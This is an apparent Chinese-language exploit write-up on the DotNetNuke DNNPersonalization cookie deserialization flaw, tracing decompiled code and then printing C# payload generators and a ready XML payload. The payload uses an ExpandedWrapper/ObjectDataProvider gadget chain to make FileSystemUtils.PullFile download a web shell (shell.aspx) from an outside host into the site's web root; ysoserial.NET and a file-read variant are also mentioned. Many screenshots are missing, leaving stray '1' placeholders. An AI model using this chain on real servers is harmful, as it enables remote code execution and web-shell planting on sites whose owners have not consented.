
  • 继续在调用栈部分,我们关注 Handle404OrException。

1



  • 这里它会检查当前请求的 context.User 是否为 null,如果是,则将 context.User 设置为当前线程用户。
1

1

  • 可以看到在 Handle404OrException 中,变量 IsAuthenticated 现在是 true,且用户正是 IIS 服务器的用户,因此该请求将作为已验证用户执行。

  • 问题原因在于这段代码:

root@kitploit:~
else if (transfer)
{
	if (context.User == null)
	{
		context.User = Thread.CurrentPrincipal;
	}
	response.TrySkipIisCustomErrors = true;
	IHttpHandler handler = new CDefault();
	context.Handler = handler;
	server.Transfer("~/" + text, true);
}
  • 如果 context.User 不存在 → 赋值为 Thread.CurrentPrincipal(即当前线程的标识)。

  • 这使得后续处理时请求拥有 用户/角色 信息。

=> 当我们向带有变量 DNNPersonalization 的 cookie 中传入任意内容时,它将以普通用户身份执行。

接下来看看 cookie 的处理流程

  • 仍然在 DotNetNuke.dll -> PersonalizationController#LoadProfile(int, int) 中。


  • 我们看到变量 text 从 cookie 值接收,然后作为输入传递给 Globals.DeserializeHashTableXml()。

1

  • 进入 Globals.DeserializeHashTableXml()。

1

函数 DeserializeHashTableXml 的职责是:

  • 接收一个 XML 字符串(Source)。

  • 解析该 XML 字符串,将其 转换为 Hashtable 对象。

  • 在解析过程中,它调用 XmlUtils.DeSerializeHashtable,参数为 "profile",用于指定 XML 的根节点。


进入 XmlUtils.DeSerializeHashtable 内部,我们看到它的处理方式。
1

函数 DeSerializeHashtable 接收 XML 字符串并将其转换为 Hashtable。对于每个 <item> 节点,函数会:

  • 获取 key 作为键。

  • 获取 type 并调用 Type.GetType(type) 来确定数据类型。

  • 使用 XmlSerializer.Deserialize 将 XML 内容转换为实际对象。

  • 添加到 Hashtable。

👉 问题:因为 type 和 XML 内容完全由用户控制(来自 cookie DNNPersonalization)。

生成 Payload

基于 XmlUtils#DeSerializeHashtable 这个漏洞点,创建一个类似的序列化和反序列化对象的程序:

root@kitploit:~
using System.Xml;
using System.Diagnostics;
using System.Xml.Serialization;

namespace example
{
	public class Test  
	{    
	    private string _name;  
	    public string name  
	    {  
	        get { return _name; }  
	        set { this._name = value; execCMD(); }  
	    }  
	  
	    private void execCMD()  
	    {  
	        Process process = new Process();  
	        process.StartInfo.FileName = this._name;  
	        process.Start();  
	        process.Dispose(); // close  
	    }  
	}

    public class Program
    {
        private static string fileFolder = "D:\\lab\\csharp\\DNN\\example\\serialization\\";
        public static void Serialize(Object obj) // method xml serialize arbitrary object 
        {
            // create xml root element
            XmlDocument xmlDocument = new XmlDocument();
            XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");
            xmlDocument.AppendChild(xmlElementRoot);

            // create child node item with attribute type containing the object type name

            XmlElement xmlElementItem = xmlDocument.CreateElement("item");
            xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);

            // serialize obj into xmlDocumentObj

            XmlDocument xmlDocumentObj = new XmlDocument();
            XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());
            StringWriter stringWriter = new StringWriter();
            xmlSerializer.Serialize(stringWriter, obj);
            xmlDocumentObj.LoadXml(stringWriter.ToString());
            // add the serialized xml object into item node, then add item node into root element
            xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));

            xmlElementRoot.AppendChild(xmlElementItem);
    
            File.WriteAllText( fileFolder + "obj.xml", xmlDocument.OuterXml);

        }

        public static void DeSerialize(string xmlSource, string rootname)
        {
            // Hashtable hashtable = new Hashtable();
            if (!string.IsNullOrEmpty(xmlSource))
            {
                try
                {

                    XmlDocument xmlDocument = new XmlDocument();
                    xmlDocument.LoadXml(xmlSource);
                    foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))
                    {
                        XmlElement xmlElement = (XmlElement)obj;
                        string attribute = xmlElement.GetAttribute("key");
                        string attribute2 = xmlElement.GetAttribute("type");
                        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
                        XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));

                        // hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
                        // custom

                        Object objResult = xmlSerializer.Deserialize(xmlReader);
                        Test testObj = (Test) objResult;
                        Console.WriteLine("Deserialize successful: " + testObj.name);
                    }
                }
                catch (Exception)
                {
                }
            }
            // return hashtable;
        }
        static void Main(string[] args)
        {
            // serialize
            Test test = new Test();
            test.name = "notepad.exe"
            Serialize(test);
            // deserialize
            String xmlSource = File.ReadAllText(fileFolder + "obj.xml");
            DeSerialize(xmlSource, "profile");

        }
    }
}
  • 得到的 xml 文件如下:
root@kitploit:~
<?xml version="1.0" encoding="utf-8"?>
<profile>
  <item type="example.Test, ConsoleApp1, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
    <Test xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
          xmlns:xsd="http://www.w3.org/2001/XMLSchema">
      <name>notepad.exe</name>
    </Test>
  </item>
</profile>

1

  • 现在我们要转向 RCE。
  • 需要找到一个在执行 Deserialize 时可以执行代码的对象。
  • 这里找到了 FileSystemUtils 的 PullFile 方法。

1

解释:

  • PullFile(string URL, string FilePath) — FileSystemUtils 中的静态方法,用于 从 URL 下载内容到系统上的 FilePath。

  • 内部使用 WebClient.DownloadFile(URL, FilePath) — 下载并写入文件。

  • catch 仅记录错误并返回消息;不会继续抛出异常。

但问题在于: XmlSerializer 无法序列化类的方法,只能序列化公共字段和属性。而 FileSystemUtils 类的公共字段和属性中,没有一个能调用到 PullFile 方法。

现在来看看 ObjectDataProvider 类。

  • ObjectDataProvider 是 WPF 中的一个类(命名空间 System.Windows.Data,模块 PresentationFramework.dll)。

  • 能够在运行时调用方法 —— 不仅仅是包含数据,还可以通过调用被包装对象上的任意方法来 执行操作(副作用)。

  • 允许传递参数 —— 攻击者可以控制传递给方法的参数(例如 PullFile 方法的 URL 和文件路径)。

  • ObjectDataProvider 本身并不像解释器那样“执行代码”,但它允许调用被包装对象上的任何公共方法。因此,如果存在具有危险副作用的公共方法(例如下载文件、执行进程、写入文件),则可以形成利用链。

1

这里它调用了 DataSourceProvider 的 Refresh() 方法。

1

接着会调用 BeginQuery(),注意 ObjectDataProvider 继承自 DataSourceProvider,我们看 ObjectDataProvider 的 BeginQuery()。

1

继续看 QueryWorker。

1

它会调用 InvokeMethodOnInstance。

1

InvokeMethodOnInstance 是实际 执行(invoke) 的方法 —— 它使用反射调用在 ObjectDataProvider 包装的对象(或类型,如果是静态方法)上指定的方法(MethodName),传入 MethodParameters 列表,并返回该方法的返回值。

使用 JetBrains Rider IDE 编写脚本,需要引用 DotNetNuke.dll 和 PresentationFramework.dll 模块。

1

我们有以下可执行 Payload:

root@kitploit:~
using System;  
using System.IO;  
using System.Xml;  
using System.Xml.Serialization;  
using System.Windows.Data;              // ObjectDataProvider  
using DotNetNuke.Common.Utilities;      // FileSystemUtils (if you have added DLL)  
using System.Data.Services.Internal;    // ExpandedWrapper (if any)  
  
namespace example  
{  
    public class Program  
    {  
        private static string fileFolder = "C:\\Users\\chinh\\Documents\\DNN"; // CHANGE THIS  
        public static void Serialize(Object obj) // method xml serialize arbitrary object   
        {  
            // create xml root element  
            XmlDocument xmlDocument = new XmlDocument();  
            XmlElement xmlElementRoot = xmlDocument.CreateElement("profile");  
            xmlDocument.AppendChild(xmlElementRoot);  
  
            // create child node item with attribute type containing the object type name  
            XmlElement xmlElementItem = xmlDocument.CreateElement("item");  
            xmlElementItem.SetAttribute("type", obj.GetType().AssemblyQualifiedName);  
  
            // serialize obj into xmlDocumentObj  
            XmlDocument xmlDocumentObj = new XmlDocument();  
            XmlSerializer xmlSerializer = new XmlSerializer(obj.GetType());  
            StringWriter stringWriter = new StringWriter();  
            xmlSerializer.Serialize(stringWriter, obj);  
            xmlDocumentObj.LoadXml(stringWriter.ToString());  
  
            // add the serialized xml object into item node, then add item node into root element  
        xmlElementItem.AppendChild(xmlDocument.ImportNode(xmlDocumentObj.DocumentElement, true));  
            xmlElementRoot.AppendChild(xmlElementItem);  
            File.WriteAllText(fileFolder + "obj.xml", xmlDocument.OuterXml);  
        }  
  
        public static void DeSerialize(string xmlSource, string rootname)  
        {  
            // Hashtable hashtable = new Hashtable();  
            if (!string.IsNullOrEmpty(xmlSource))  
            {  
                try  
                {  
                    XmlDocument xmlDocument = new XmlDocument();  
                    xmlDocument.LoadXml(xmlSource);  
                    foreach (object obj in xmlDocument.SelectNodes(rootname + "/item"))  
  
                    {  
                        XmlElement xmlElement = (XmlElement)obj;  
                        string attribute = xmlElement.GetAttribute("key");  
                        string attribute2 = xmlElement.GetAttribute("type");  
                        XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));  
                        XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));  
                        // hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));  
                        // custom  
                        Object objResult = xmlSerializer.Deserialize(xmlReader);  
                    }  
                }  
                catch (Exception)  
                {  
                }  
            }  
            // return hashtable;  
        }  
        static void Main(string[] args)  
        {  
            ExpandedWrapper<FileSystemUtils, ObjectDataProvider> expandedWrapper = new ExpandedWrapper<FileSystemUtils, ObjectDataProvider>();  
            expandedWrapper.ProjectedProperty0 = new ObjectDataProvider();  
            expandedWrapper.ProjectedProperty0.ObjectInstance = new FileSystemUtils();  
            expandedWrapper.ProjectedProperty0.MethodName = "PullFile";  
    expandedWrapper.ProjectedProperty0.MethodParameters.Add("https://192.168.72.102:8000/shell.aspx");  
            expandedWrapper.ProjectedProperty0.MethodParameters.Add("C:\\Web\\DNN_Platform_9.1.0.367_Install\\js\\shell.aspx");  
  
            Console.WriteLine("Done!!");  
            Serialize(expandedWrapper);  
  
            String xmlSource = File.ReadAllText(fileFolder + "obj.xml");  
            DeSerialize(xmlSource, "profile");  
  
        }  
    }  
}

得到的 xml 文件:

root@kitploit:~
<profile>
  <item key="myTableEntry" type="System.Data.Services.Internal.ExpandedWrapper`2[[DotNetNuke.Common.Utilities.FileSystemUtils],[System.Windows.Data.ObjectDataProvider, PresentationFramework, Version=4.0.0.0, Culture=neutral, PublicKeyToken=31bf3856ad364e35]], System.Data.Services, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089">
    <ExpandedWrapperOfFileSystemUtilsObjectDataProvider xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
      <ExpandedElement/>
      <ProjectedProperty0>
        <MethodName>PullFile</MethodName>
        <MethodParameters>
          <anyType xsi:type="xsd:string">http://192.168.72.102:8000/shell.aspx</anyType>
          <anyType xsi:type="xsd:string">C:\Web\DNN_Platform_9.1.0.367_Install\js\shell.aspx</anyType>
        </MethodParameters>
        <ObjectInstance xsi:type="FileSystemUtils"></ObjectInstance>
      </ProjectedProperty0>
    </ExpandedWrapperOfFileSystemUtilsObjectDataProvider>
  </item>
</profile>

插入 payload:

1

1

1

开始利用:

1

此外,我们还可以使用 ysoserial.NET 工具来生成 payload。

1

1

此外,我们还可以利用 FileSystemUtils 类的 WriteFile 方法进行文件读取攻击。

1

1

下载工具